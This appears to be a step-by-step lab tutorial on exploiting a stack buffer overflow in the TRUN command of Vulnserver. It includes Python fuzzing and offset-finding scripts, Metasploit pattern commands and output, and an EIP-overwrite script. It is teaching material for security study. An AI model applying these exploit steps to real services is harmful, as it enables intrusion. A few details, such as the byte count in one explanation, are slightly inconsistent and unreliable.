
As you can see we sent this TRUN command with a bunch of A's. So imagine this going into a buffer space like we talked about in a previous lesson.



In a perfect world all these A's would fit in the buffer space, but in this case it has filled over. If we look at the EBP (Extended Base Pointer) you will see "41414141" which is hex for "AAAA" meaning we have over written it.



We have also over written the ESP and the EIP meaning we have overwritten everything. And as we talked about earlier the EIP is the important factor because if we can control the EIP (Extended Instruction Pointer) we can point it to something malicious which is what we intend to do.



In the next chapter we will be looking at another way to achieve this which is called Fuzzing. Fuzzing is very similar where we send a bunch of A's. It may feel a little like a repeat lesson but we will be building a python script to do this which will be good practice and worth knowing.

3.Fuzzing

In this lesson we will be covering fuzzing which is similar to spiking as we will be sending a bunch of characters to try and overflow the buffer. The difference being with spiking we are trying to overflow multiple commands trying to find what's vulnerable. Now that we know TRUN is vulnerable we want to attack that command specifically. Be sure to restart Immunity and Vulnserver every time you crash it. Now thats ready, we want to open a terminal in our Kali Linux machine, and take a look at the Python script we will be using to fuzz

```
#!/usr/bin/python
import sys, socket
from time import sleep

buffer = "A" * 100

while True:
        try:
```


```
                s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
                s.connect(('192.168.21.136',9999))

                s.send(('TRUN /.../' + buffer))
                s.close()
                sleep(1)
                buffer = buffer + "A"*100

        except:
                print "Fuzzing crashed at %s bytes" % str(len(buffer))
                sys.exit()
```

Let's go line by line so we can make sense of this code.

- The first line is declaring that it is python (Python2.7)
- Then we imported sys and socket that way we can call the specific IP and Port.
- We imported sleep so the process can stop before it starts again
- We have created a buffer variable and inside buffer we have 100 A's
- Next we have a while loop saying while true I want you to try the following.
- We are going to try and connect to this socket and the socket is a AF_INET, and the SOCK_STREAM is our port.
- Then its saying I want to connect to this IP address and this port.
- Then we send the TRUN command we have added `/.../` after the command because that is what shows in the immunity output
- closes out the connection
- goes to sleep for a second
- then it will append buffer and add another 100 A's
- And loop round until it crashes

This will helps narrow down where exactly it is breaking and give us a accurate byte size. Once it breaks it will write a exception telling use how many bytes it crashed at

The script will send TRUN /.../ + 100 A's as demonstrated in our spiking test.



In the video tutorial for this module the tutors output is:


```
TRUN/.:/
```

Keep this in mind as we my need to change it later.

We need to change mode before we run this file is run:

```
chmod +x fuzzing.py
```


And make sure Immunity is running.




Let's run our script.

```
python2.7 fuzzing.py
```

The program wouldn't exit automatically. I had to do it manually after the debugger showed us the crash. It clocked in at 2300 bytes.



In the next chapter we will find the EIP's exact byte position.



Remember controlling this EIP value is what's most important. Once we can control this EIP value we can point it at our malicious code and we can get root.

4.Finding the Offset


When we talk about finding the offset, we are talking about the point we overwrite the EIP. Luckily for us there is a tool already out there that can do this for us. The tool is provided by the Metasploit framework and is called "pattern create". Let's open a terminal in our Kali machine.

To get this tool we need to run:

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2300
```

Why are we giving it a value of 2300?

If you remember when we were fuzzing and we were told the program crashed around 2300. This gives us a estimate that is a little past the crash point which is perfect because if the amounts of bytes were less then the crash point we would never hit it.



All we have to do now is hit enter and a code will be generated.

```
root kali ~/Documents/TCM/buffer_overflow
# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2300
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8
Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7
Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6
Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5
Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4
At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3
Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2
Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1
Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0
Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9
Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8
Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7
Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6
By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5
Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4
Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3
Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2
Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1
Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0
Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy
```

We need to copy this code, and include it in our python script. I have copied the script to a new file called fuzzer_offset.py. But first we need to remove some things.

We need to remove the sleep import, we don't need the while loop so we can just say try, we will change buffer to offset, and remove the buffer = buffer line completly

We will make a few other alterations but your finished script should look like this:

```
#!/usr/bin/python
import sys, socket

offset =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4
Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9A
f0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah
5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0
Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5A
m6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap
1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6
Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1A
u2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw
7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2
Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7B
b8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be
3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8
Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3B
j4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl
9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4
Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9B
r0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt
5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0
Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5B
y6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb
1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6
Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1C
g2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci
7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2
Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7C
n8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq
3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8
Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3C
v4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx
9Cy0Cy1Cy2Cy3Cy4Cy5Cy"

try:
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect(('192.168.74.132',9999))
        s.send(('TRUN /.../' + offset))
        s.close()

except:
```

```
        print "Error connecting to the server"
        sys.exit()
```

All this is doing is sending the the value of offset to the server and if it fails we will receive a error message. When we send this we will get a value from the EIP and we will use another tool that will look at that value and find the offset.

Before we start we need to change the mode of our new script:


```
chmod +x fuzzer_offset.py
```

And we need to set up immunity and Vulnserver.


Now all thats left to do is run our script.

```
python2.7 fuzzer_offset.py
```

Over in Immunity we can see that our value was sent to the server.




And its ran over into the ESP.



Which means we have gone too far. This means we have completely overwritten everything.

But what we are interested in here is the value of the EIP which is:

```
6F43376F
```



We need to go back to our terminal and run:

```
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 2300 -q
6F43376F
```

When we hit enter we get a exact offset of 2002.

```
┌──(root㉿kali)-[~/Documents/TCM/buffer_overflow]
└─# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 2300 -q 6F43376F
[*] Exact match at offset 2002
```

How it does this is by looking at our original value and finds a match to when it hit the EIP. This information is critical because now we know the exact amount of bytes we need to overwrite the EIP which is what we will be doing in the next chapter

5.Overwriting the EIP

Now we are going to attempt to overwrite the EIP.

The exact offset was 2002 bytes.


```
┌──(root㉿kali)-[~/Documents/TCM/buffer_overflow]
└─# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 2300 -q 6F43376F
[*] Exact match at offset 2002
```


What this means is there are 2002 bytes before we reach the EIP. The EIP its self is 4 bytes long. What we will try to do is overwrite those 4 specific bytes.

As always let's get Immunity and Vulnserver running. And jump into our Kali Linux machine.

We want to edit the last script we wrote. I have wrote it to a new file called fuzzer_EIP.py

```
#!/usr/bin/python
import sys, socket

shellcode = "A" * 2002 + "B" * 4

try:
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect(('192.168.74.132',9999))
        s.send(('TRUN /.../' + shellcode))
        s.close()

except:
        print "Error connecting to the server"
        sys.exit()
```

First thing is to delete the offset variable as we don't need it anymore. And we will change the offset value in s.send to shellcode

We want to give shellcode the value of:

```
shellcode = "A" * 2002 + "B" * 4
```

Here we are replacing what we used to find the offset with the shellcode variable, the shellcode is nothing but A's and B's right now but its going to get malicious as we move forward. What we are doing is sending 2003 A's because that is where the EIP starts so byte 2004 starts the EIP

We want to make sure that we don't overwrite the EIP with A's and have no idea if we are correct. Look at it as A's are for 1's and B's are for 2's. So in theory we should see 42424242 in the EIP when we overwrite it.

